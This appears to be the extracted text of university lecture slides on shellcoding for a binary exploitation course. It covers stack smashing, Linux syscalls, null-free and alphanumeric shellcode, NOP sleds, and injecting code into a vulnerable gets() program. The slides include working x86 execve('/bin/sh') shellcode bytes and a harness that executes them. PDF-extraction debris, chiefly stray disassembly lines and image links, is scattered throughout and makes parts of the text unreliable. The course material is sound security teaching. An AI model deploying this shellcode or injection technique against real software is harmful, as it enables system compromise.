Shellcoding

[ebp+arg 0], esi

```
Modern Binary Exploitation CSCI 4968 - Spring 2015 Sophia D'Antoine
```

Shellcoding

```
; CODE XREF: sub 312FD8
; sub_312FD8+59
411B
; CODE XREF: sub_312FD8
; sub_312FD8+49
40F3
ax
loc_31307D
40F3
loc_31308C
```

Lecture Overview

- 1. Basic Stack Smashing Review
- 2. Defining Shellcode
- 3. Hello World Shellcode
- 4. Linux System Calls
- 5. Writing & Testing Shellcode
- 6. Shellcode in Exploitation
- 7. Additional Notes

Basic Stack Smashing Review

```
void function(char *str) {
   char buffer[16];
   strcpy(buffer, str);
void main() {
  char large string[256];
  fgets(large_string, strlen(large_string), stdin);
  function(large string);
```

Basic Stack Smashing Review

```
User enters <= 16 A's, everything is OK
```

User enters > 16 A's

```
Program received signal SIGSEGV,
```

```
Segmentation fault. 0x41414141 in ??
```

```
=> 0x41414141: Cannot access memory at
```

```
address 0x41414141
```

```
sub 3140F3
sub 3140F3
```

MBE - 02/20/15

Shellcoding

Basic Stack Smashing Review, [ebp-var_70]

0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	
0x41	0x41	0x41	0x41	New stack frame
0x41	0x41	0x41	0x41	
0x41	0x41	0x00	0x00	
0x40	0xf0	0xff	0xbf	< Saved EBP Address
0x71	0x84	0x04	0x08	< Saved Return Address
0x71 0x20	0x84 0xf4	0x04 0xff	0x08 0xbf	< Saved Return Address
0x20	0xf4	0xff	0xbf	
0x20 0x00	0xf4 0x00	0xff 0x00	0xbf 0x00	
0x20 0x00 0x00	0xf4 0x00 0x00	0xff 0x00 0x00	0xbf 0x00 0x00	

				l edi	
0x41	0x41	0x41	0x41		
0x41	0x41	0x41	0x41		
0x41	0x41	0x41	0x41	New stack frame	
0x41	0x41	0x41	0x41		
0x41	0x41	0x41	0x41		
0x41	0x41	0x41	0x41	< Saved EBP Address	
0x41	0x41	0x41	0x41	< Saved Return Address	
0x41	0x41	0x41	0x41	< Argument One to gets()	
0x41	0x41	0x41	0x41		
0x41	0x41	0x41	0x00		

loc_31307D: ; CODE XREF: sub_312F

and eax, Offffh or eax, 80070000

Moving Forward

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
```

- In Lab 2 we gave contrived examples with 'win' functions to launch a shell, but you won't be as lucky in the real world
 - Question: What if there's no win function?
 - Answer: Inject your own!

Lecture Overview

- 1. Basic Stack Smashing Review
- 2. Defining Shellcode
- 3. Hello World Shellcode
- 4. Linux System Calls
- 5. Writing & Testing Shellcode
- 6. Shellcode in Exploitation
- 7. Additional Notes

Defining Shellcode

push edi call sub_314623 test eax, eax jz short loc_31306D cmp [ebp+arg_0], ebx jnz short loc_313066 mov eax, [ebp+var_70] cmp eax, [ebp+var_84] jb short loc_313066 sub eax, [ebp+var_84] push esi push esi push edi mov [ebp+arg_0], eax call sub_31486A test eax, eax jz short loc_31306D push esi lea eax, [ebp+arg_0]

Shellcode

- A set of instructions that are injected by the user and executed by the exploited binary
- Generally the 'payload' of an exploit
- Using shellcode you can essentially make a program execute code that never existed in the original binary
- You're basically injecting code

Origins of the Name

- Why the name "shellcode"?
 - historically started a command shell

Shellcode as C

Shellcode is generally hand coded in assembly, but its functionality can be represented in C

MBE - 02/20/15

```
C code snippet
char *shell[2];
shell[0] = "/bin/sh";
shell[1] = NULL3;3066:
execve(shell[0], shell, NULL);
exit(0);
```

Shellcode as x86

```
8048060:
          < start>:
8048060:
          31 c0
                                             eax, eax
                                    xor
8048062:
                                    push
                                             eax
8048063:
                                             0x68732f2f
          68
             2f 2f 73
                                    push
                                             0x6e69622f
8048068:
              2f
                                    push
          68
                 62
                                            ebx,..esp
804806d:
          89
              e3
                                    mov
804806f:
          89
                                             ecx, eax
                                    mov
                                   10c_313066:
8048071:
          89
                                             eax,
                                                  edx
                                             al, 0x0b
8048073:
          b0
              0b
                                    mov
                                    int
8048075:
          cd
                                             0x80
8048077:
          31
                                    xor
                                             eax, eax
8048079:
          40
                                    inc
                                             eax
804807a:
          cd
```

```
Shellcode as a String
 char shellcode[] =
     "\x31\xc0\x50\x68\x2f\x2f\x73"
     "\x68\x68\x2f\x62\x69\x6e\x89"
     "\xe3\x89\xc1\x89\xc2\xb0\x0b"
     "\xcd\x80\x31\xc0\x40\xcd\x80";
```

Lecture Overview

- 1. Basic Stack Smashing Review
- 2. Defining Shellcode
- 3. Hello World Shellcode
- 4. Linux System Calls
- 5. Writing & Testing Shellcode
- 6. Shellcode in Exploitation
- 7. Additional Notes

Hello World Shellcode

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push edi
```

```
user code:
                                             Machine code as a string constant:
         jmp
                  message
                                             "\xEB\x21\x31\xC0\x31\xDB\x31\xD2
write str:
                                              \xB8\x04\x00\x00\x00\xBB\x01\x00
                  eax, eax
         xor
                                              \x00\x00\x59\xBA\x0D\x00\x00\x00
                  ebx, ebx
         xor
                                              \xCD\x80\xB8\x01\x00\x00\x00\x31
                                               \xDB\xCD\x80\xE8\xDA\xFF\xFF\xFF
                  edx, edx
         xor
                                               x48x65x6Cx6Cx6Fx2Cx20x57
                  eax,
         mov
                                               \x6F\x72\x6C\x64\x0A" 10c_31306D
                  ebx, 1
         mov
                  ecx
         pop
                                                  10c 313066: 53 Bytes
                  edx, 13
         mov
         int
                  08x0
                  eax, 1
         mov
                  ebx, ebx
         xor
         int
                  0x80
                                 https://defuse.ca/online-x86-assembler.htm#disassembly
message:
         call
                   write str
```

MBE - 02/20/15 Shellcoding

"Hello, World\n"

.ascii

14

Ø or Null

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
```

When shellcode is read as a string, null bytes become an issue with common string functions.

Solution: Make your shellcode NULL free!

```
The instruction
```

```
mov eax, 4
```

can be replaced by:

```
mov al, 4
```

```
; "\xb0\x04"
```

```
; CODE XREF: sub_312FD8
; sub_312FD8+49

call sub_3140F3

test eax, eax


jg short loc_31307D


call sub_3140F3

jmp short loc_31308C
```

```
; CODE XREF: sub_312FD8
call sub_3140F3
and eax UFFFFh
```

x86 Register Review





Hello World with NULL Bytes [Step-war]

```
user_code:
                                             Machine code as a string constant:
         jmp
                  message
                                             "\xEB\x21\x31\xC0\x31\xDB\x31\xD2
write str:
                                              xB8x04x00x00x00xBBx01x00
         xor
                  eax, eax
                                              \x00\x00\x59\xBA\x0D\x00\x00\x00
                  ebx, ebx
         xor
                                              \xCD\x80\xB8\x01\x00\x00\x00\x31
                                              \xDB\xCD\x80\xE8\xDA\xFF\xFF\xFF
                  edx, edx
         xor
                                              \x48\x65\x6C\x6C\x6F\x2C\x20\x57
                  eax,
         mov
                                              \x6F\x72\x6C\x64\x0A" loc_31306D
                  ebx,
         mov
                  ecx
         pop
                                                         53 Bytes
                  edx, 13
         mov
         int
                  0x80
                  eax,
         mov
                  ebx, ebx
         xor
         int
                  0x80
                                 https://defuse.ca/online-x86-assembler.htm#disassembly
message:
         call
                  write str
         .ascii
                  "Hello, World\n"
```

MBE - 02/20/15 Shellcoding

1/

Hello World without NULL By

```
user_code:
                                            Machine code as a string constant:
         jmp
                  message
                                            "\xEB\x15\x31\xC0\x31\xDB\x31\xD2
write str:
                                             xB0\x04\xB3\x01\x59\xB2\x0D\xCD
         xor
                  eax, eax
                                             x80\xB0\xO1\x31\xDB\xCD\x80\xE8
                  ebx, ebx
         xor
                                             xE6\xFF\xFF\xFF\x48\x65\x6C\x6C
                  edx, edx
                                             \x6F\x2C\x20\x57\x6F\x72\x6C\x64
         xor
                                             \x0A"
                  al, 4
         mov
                  bl, 1
         mov
                  ecx
         pop
                                                 10c 313066: 41 Bytes
         mov
                  d1, 13
         int
                  0x80
                                               No more NULLs !
                  al, 1
         mov
                  ebx, ebx
         xor
         int
                  08x0
                                 https://defuse.ca/online-x86-assembler.htm#disassembly
message:
                                                               sub 3140F3
         call
                  write str
         .ascii
                  "Hello, World\n"
```

MBE - 02/20/15 **Shellcoding**

18

Optimizing Hello World

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push eax
push edi
```

mini_hello: xor ebx, ebx mul ebx mov al, 0x0a push eax

mov

xor int

push 0x646c726f push 0x57202c6f push 0x6c6c6548 al, 4 mov bl, 1 mov ecx, esp mov dl. 13 mov int 0x80

Machine code as a string constant:

```
Can you make

this small er passes

(spoiler: probably can) 7D
```

; CODE XREF: sub_312F
call sub_3140F3
and eax, OFFFFh

Shellcoding

19

al, 1

0x80

ebx, ebx

Common Tricks

xor

```
xoring anything with itself clears itself:
          eax, eax; "\x31\xC0"
```

clear three registers in four bytes:

```
ebx, ebx
xor
         ebx
mul
```

```
; "\x31\xDB\xF7\xE3"
```

There's always more than one way to do things

Lecture Overview

- 1. Basic Stack Smashing Review
- 2. Defining Shellcode
- 3. Hello World Shellcode
- 4. Linux System Calls
- 5. Writing & Testing Shellcode
- 6. Shellcode in Exploitation
- 7. Additional Notes

21

Linux System Calls

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push edi
```

- System calls are how userland programs talk to the kernel to do anything interesting
 - open files, read, write, map memory, execute programs, etc
- libc functions are high level syscall wrappers
 - fopen(), sscanf(), execv(), printf() ...

```
; sub_312FD8+49

call sub_3140F3

test eax, eax
jg short loc_31307D

call sub_3140F3
jmp short loc_31308C

; CODE_XREF: sub_312FD
```

MBE - 02/20/15 Shellcoding

loc 31308C

; CODE XREF: sub_31.

Libc Wraps Syscalls

```
23
```

```
void main()
   exit(0);
```

MBE - 02/20/15

```
gcc -masm=intel <u>-static</u> -o exit exit...c
```

Example of how Libc wraps Syscalls:

Shellcoding

Libc Wraps Syscalls

```
gdb exit
(gdb) set disassembly-flavor intel
(gdb) disas _exit
Dump of assembler code for function exit:
0x0804dbfc < exit+0>:
                                   ebx, DWORD PTR [esp+4]
                           mov
0x0804dc00 < exit+4>:
                                   eax, 0xfc
                           mov
0x0804dc05 < exit+9>:
                           int
                                  0x80
0x0804dc07 < exit+11>:
                           mov
                                   eax,1000x16:
0x0804dc0c < exit+16>:
                           int
                                  0x80
                           hlt
0x0804dc0e < exit+18>:
                                             0xfc =_exit_group()
                                                  sub_3140F3
=sh e X1dct31(30)
This is from The Shellcoder's Handbook
```

Using Syscalls in Shellcode

- Like programs, your shellcode needs syscalls to do anything of interest
- Syscalls can be made in x86 using interrupt 0x80

int 0x80

MBE - 02/20/15

- Look at all the pretty syscalls 100_313060.
 - http://docs.cs.up.ac.

 za/programming/asm/derick_tut/syscalls.

html

call substitution of early substitutio

; CODE XREF: sub_312FD:

Hello World (Revisited)

```
user code:
        jmp
                message
write str:
        xor
                eax, eax
                ebx, ebx
        xor
                edx, edx
        xor
                                  Syscall = 4 (Write):14623
                al, 4
        mov
                                   Output FD = 1 (STDOUT)
                bl, 1
        mov
                                   Buffer = "Hello, World"
                ecx <
        pop
                dl, 13 ◄
                                   Bytes to write = 13
        mov
        int
                08x0
                al, 1
        mov
                ebx, ebx
        xor
        int
                0x80
message:
        call
                write str
        .ascii
                "Hello, World\n"
```

Hello World (Revisited)

```
user code:
        jmp
                message
write str:
                eax, eax
        xor
                ebx, ebx
        xor
                edx, edx
        xor
                                  Syscall = 4 (Write) 314623
                al, 4
       mov
                                  Output FD = 1 (STDOUT)
                b1, 1
       mov
                                  Buffer = "Hello, World"
                ecx <
        pop
                dl, 13 →
                                  Bytes to write = 13
       mov
        int
                0x80
                al, 1
        mov
                             Basically:
                ebx, ebx
        xor
                                write(1, "Hello pest Wor, 1d\n",
        int
                08x0
message:
        call
                write str
        .ascii
                "Hello, World\n"
```

MBE - 02/20/15 Shellcoding

Syscall Summary

Linux Syscalls sorta use fastcall

- specific syscall # is loaded into eax
- arguments for call are placed in different registers
- int 0x80 executes call to syscall()
- CPU switches to kernel mode
- each syscall has a unique, static number

```
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi

push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
ferentohregisters
```

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

Lecture Overview

- 1. Basic Stack Smashing Review
- 2. Defining Shellcode
- 3. Hello World Shellcode
- 4. Linux System Calls
- 5. Writing & Testing Shellcode
- 6. Shellcode in Exploitation
- 7. Additional Notes

SSH into the Warzone

```
sub 314623
```

Warzone.rpis test jz

credz given in class

30

Writing Shellcode

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
```

Writing exit(0) as shellcode

- 1. Set EBX to 0
- 2. Set EAX to 1
- 3. Callint 0x80

Compiling Shellcode

```
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
```

Assemble to get object file and link any necessary object files

```
$ nasm -f elf exit_shellcode.asm
$ ld -o exit_shellcode exit_shellcode.o
$ objdump -M intel -d exit_shellcode
```

Our shellcode as a string, extracted from Objdump:

```
→ "\x31\xc0\x31\xDB\xB0\x01\xCD\x80\"
call sub_3140F3
jmp short loc_31307D:


/ CODE XREF: sub_312FD

call sub_3140F3
/ CODE XREF: sub_312FD
/ CODE XREF: sub_312F
```

MBE - 02/20/15 Shellcoding loc 31308C: CODE XI

Side Note:

Stages of Compilation



and eax, OFFFFh
or eax, 80070000h

Testing Shellcode - exit(0);

```
/* gcc -z execstack -o tester tester tester ( subject to sterile ) / sex
char shellcode[] = "\x31\xc0\x31\xdB"
                        "\xB0\x01\xCD\x80";
int main()
  (*(void (*)()) shellcode)(); oc 3130669
  return 1;
```

MBE - 02/20/15 Shellcoding 34

loc_31308C: ; CODE_XREF; sub_3:

Testing Shellcode

```
gcc -z execstack -o tester tester.c
  ./tester
  echo $?
  0
$
```

Our program returned 0 instead of 1, so our shellcode worked

Let's try something more visual this time 100 31307D

```
loc_31307D: ; CODE XREF: sub_312FD8

call sub_3140F3

and eax, 0FFFFh

or eax, 80070000h
```

Hello World Shellcode

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push edi
```

mini_hello:

```
xor ebx, ebx
mul ebx
mov al, 0x0a
push eax
```

```
mov bl, 1
mov ecx, esp
mov dl, 13
int 0x80
mov al, 1
xor ebx, ebx
```

0x80

Machine code as a string constant:

```
"\x31\xDB\xF7\xE3\xB0\x0A\x50\x68\x6F\x72\x6C\x64\x68\x6F\x2C\x20\x57\x68\x48\x65\x6C\x6C\xB0\x04\xB3\x01\x89\xE1\xB2\x0D\xCD\x80\xB0\x01\x31\xDB\xCD\x80"

call sub_314623
test eax, eax

38 Bytesloc_31306D

loc_313066: ; code xR
```

or eax, 80070000h
36

int

Testing Shellcode - Hello, World

```
/* gcc -z execstack -o hw hw.c */
char shellcode[] = "\x31\xDB\xF7\xE3\xB0\x0A\x50"
                   "\x68\x6F\x72\x6C\x64\x68\x6F"
                   "\x2C\x20\x57\x68\x48\x65\x6C"
                   "\x6C\xB0\x04\xB3\x01\x89\xE1"
                   "\xB2\x0D\xCD\x80\xB0\x01\x31"
                   "\xDB\xCD\x80";
int main()
  (*(void (*)()) shellcode)();
  return 0;
```

```
Testing Shellcode
    gcc -z execstack -o hw hw.c
    ./hw
  Hello, World
  $
                      Sweet.
```

Shellcoding Tools We <3

- Writing Shellcode
 - pwntools (python package)
 - asm
 - disasm
 - https://defuse.ca/online-x86-assembler.htm
- Testing Shellcode
 - shtest

```
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D

SEEMDALE_TSEEDTE

; code xref: su
; sub_312FD8+53
push ODh
call sub_31411B
```

```
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFh
or eax, 80070000h

39
; CODE XREF: sub_312FD8
```

asm / disasm

```
Basic Usage, you should read the help's (-h)
                            eax,eax
```

```
xor eax, eax
(ctrl+d)
31c0
```

asm

disasm 31c0 31 c0 0:

xor

40

Lecture Overview

- 1. Basic Stack Smashing Review
- 2. Defining Shellcode
- 3. Hello World Shellcode
- 4. Linux System Calls
- 5. Writing & Testing Shellcode
- 6. Shellcode in Exploitation
- 7. Additional Notes

Shellcode in Exploitation

- In the real world, 99% of binaries won't have a 'win' function laying around for you to return to once you hijack control flow... so what do you do instead?
- You inject shellcode as part of your payload and return to that!

```
sub 3140F3
sub 3140F3
```

MBE - 02/20/15

Shellcoding

/levels/lecture/inject.c

```
#include <stdio.h>
                                             inject inject.c */
  gcc -z execstack -fno-stack-protector -o
int main()
    char buffer[128];
    puts("where we're going");
    puts("we don't need ... roads.");
    gets(buffer);
    return 0;
```

MBE - 02/20/15

```
More Relevant Shellcode
Instead of lame shellcode:
  write("Hello, World")
why not do something more exciting:
  exec("/bin/sh")
                                    sub 3140F3
```

MBE - 02/20/15 Shellcoding 6ax, 0ffffh or eax, 80070000h

44

loc_31308C: ; CODE XREF: sub_312

Pre-made Shellcode

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
```

- Some pre-made exec("/bin/sh") shellcode:
 - http://shell-storm.org/shellcode/files/shellcode-811.php
- Sometimes you can reuse pre-made shellcode, but other times you need to craft shellcode to fit the needs of a given scenario or binary
 - hint: you probably won't be able to rely on pre-made shellcode for the upcoming lab

```
jg short loc_31307D

call sub_3140F3

jmp short loc_31308C

oc_31307D: ; CODE XREF: sub_312FI

call sub_3140F3
```

MBE - 02/20/15 Shellcoding 45

0xbffdf000 --- (lower addrs)

Stack

- Remember 'nop' (\x90) is an instruction that does nothing
- If you don't know the exact address of your shellcode in memory, pad your exploit with nop instructions to make it more reliable!

```
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 shellcode 90 90 90 90 addr
```

NOP Sled \x90 \x90 \x90 \x90

...

Shellcode

...\x90\x90\x90\x90

RET Overwrite

Previous Stack Frame

0xc0000000 ---->

(higher addrs)
Shellcoding

MBE - 02/20/15

46

0xbffdf000 (lower addrs)

Stack

- Remember 'nop' (\x90) is an instruction that does nothing
- If you don't know the exact address of your shellcode in memory, pad your exploit with nop instructions to make it more reliable!

90 90 90 90 90 90 90 90 90 90 shellcode 90 90 90 90 addr

MBE - 02/20/15

NOP Sled \x90 \x90 \x90 \x90

Shellcode

... \x90 \x90 \x90 \x90

RET Overwrite

Previous Stack Frame

0xc0000000 (higher addrs)

Shellcoding

0xbffdf000 ---(lower addrs)

Stack

- Remember 'nop' (\x90) is an instruction that does nothing
- If you don't know the exact address of your shellcode in memory, pad your exploit with nop instructions to make it more reliable!

```
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 shellcode 90 90 90 90 addr
```

NOP Sled \x90 \x90 \x90 \x90

Shellcode

...\x90\x90\x90\x90

RET Overwrite

Previous Stack Frame

Oxc0000000 ----(higher addrs) Shellcoding

MBE - 02/20/15

Solving ./inject

```
:_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
:_31307D: ; CODE XREF: sub_312FD8
```

Shellcoding

Party like It's '99

- gcc
 - -z execstack
 - -fno-stack-protector
- This is classical exploitation it's not as easy to simply inject and execute shellcode anymore
 - but you must walk before you can run

```
it's not as easy to

it's not as easy to

local sub 31411B

you call sub 3140F3
test eax, eax
jg short loc 31307D
call sub 3140F3
jmp short loc 31308C

; code xref: sub 312FD8

; sub 312FD8

; code xref: sub 312FD8

; sub 312FD8

; code xref: sub 312FD8

incall sub 3140F3

and eax, 0FFFFh
or eax, 80070000h
```

Lecture Overview

- 1. Basic Stack Smashing Review
- 2. Defining Shellcode
- 3. Hello World Shellcode
- 4. Linux System Calls
- 5. Writing & Testing Shellcode
- 6. Injecting Shellcode
- 7. Additional Notes

```
51
```

Function Constraints

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push
```

- fgets() reads stdin until input length, scanf() and gets() read until terminating character
 - rare to see gets or 'insecure' functions used nowadays
- \x00 (NULL) byte stops most string functions
 - strcpy(), strlen(), strcat(), strcmp()
 - ; CODE XREF: sub 3 ; sub_312FD8+59
- \x0A (newline) byte causes gets(), fgets() to stop reading
 - But not NULLs!

```
; sub_312FD8+49


call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

; CODE XREF: sub_312FD
```

MBE - 02/20/15 Shellcoding

```
Little Endian
In memory, stuff is going in backwards
   String Input: "\x41\x42\x43\x44" (ABCD)
   On the Stack: "\x44\x43\x42\x41" (DCBA)
Target Address in Python:
       pack ( '<I', 0xDDEEFFGG)</pre>
```

Little Endian



MBE - 02/20/15 Shellcoding 54

loc_31308C: ; CODE_XREF: sub_312

Alphanumeric Shellcode

```
call sub_314623

test eax, eax

jz short loc_31306D

cmp [ebp+arg_0], ebx

jnz short loc_313066

mov eax, [ebp+var_70]

cmp eax, [ebp+var_84]

jb short loc_313066

sub eax, [ebp+var_84]

push esi

push esi

push eax

push edi

mov [ebp+arg_0], eax

call sub_31486A

test eax eax
```

Scenario:

Sometimes a program accepts only ASCII characters... so you need alphanumeric shellcode!

```
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
```

Functions such as isalnum() from ctype.h are used to check if strings are alphanumeric

- alphanumeric shellcode generally balloons in size
- sometimes constricts functionality

```
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD
; sub_312FD8+49

call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
;

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
```

MBE - 02/20/15 Shellcoding

; CODE XREF; sub_312FD

Alphanumeric Shellcode

```
call sub_314623
test eax, eax
jz short loc_313060
cmp [ebp+arg_0], ebx
jnz short loc_313060
mov eax, [ebp+var_70
cmp eax, [ebp+var_84
jb short loc_313066
sub eax, [ebp+var_84
push esi
```

zeros out eax

 \Rightarrow "\x25\x4A\x4F\x4E\x45\x25\x35\x30\x31\x3A"

and eax, 0x454e4f4a and eax, 0x3a313035

moves eax into esp

 \Rightarrow "\x50\x5C"

push eax
pop esp

Can generally do what you need to, but it's trickier and takes more bytes

OP (Code	
inc	eax	
inc	ebx	
inc	ecx	
inc	edx	
	eax	
uec	Cax	
dec	ebx	
dec	ecx	
400	م دام	
uec_	edx	

pusn	esi	
	[ebp+arg_0], eax	
	eax, eax short loc 31306D	
		ACCTI
	Hex	<i>ASCII</i>
	0x40	@
	0740	w
	0x43	C
	0X43	
	0x41	А
	OV4T	A
	0x42	В
	0,442	D
	0x48	Н
	0X40	FF: sub 3
	0x4B	K FD8+55
	UX4D	N
	0x49	I
	0X49	
	0.41	SF: sub_3: FD8+49
	0x4A	FD8+49
	short loc 31307D	

; -----

short loc_31307 sall sub_3140F3 mp short loc_31308

c_31307D:

; CODE XREF: sub_31
call sub_3140F3
and eax, 0ffffh
or eax, 80070000h

MBE - 02/20/15 Shellcoding

Jehnster 41 eav

Reduce, Reuse, Recycle

http://shell-storm.org/

```
http://www.exploit-db.com/shellcode/
```

de/ ; code xref: sub 312FD8 ; sub_312FD8+59

```
push call sub_31411B

loc_31306D: 

; CODE XREF: sub_312FD8
; sub_312FD8+49

call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
;

loc_31307D: 
; CODE XREF: sub_312FD8
```

MBE - 02/20/15 Shellcoding 57

loc 31308C: CODE XREF: sub

Upcoming

Project #1 will be on the Warzone soon sub 3140F3

LAB 3 IS ON TUES DA SILVANIA

58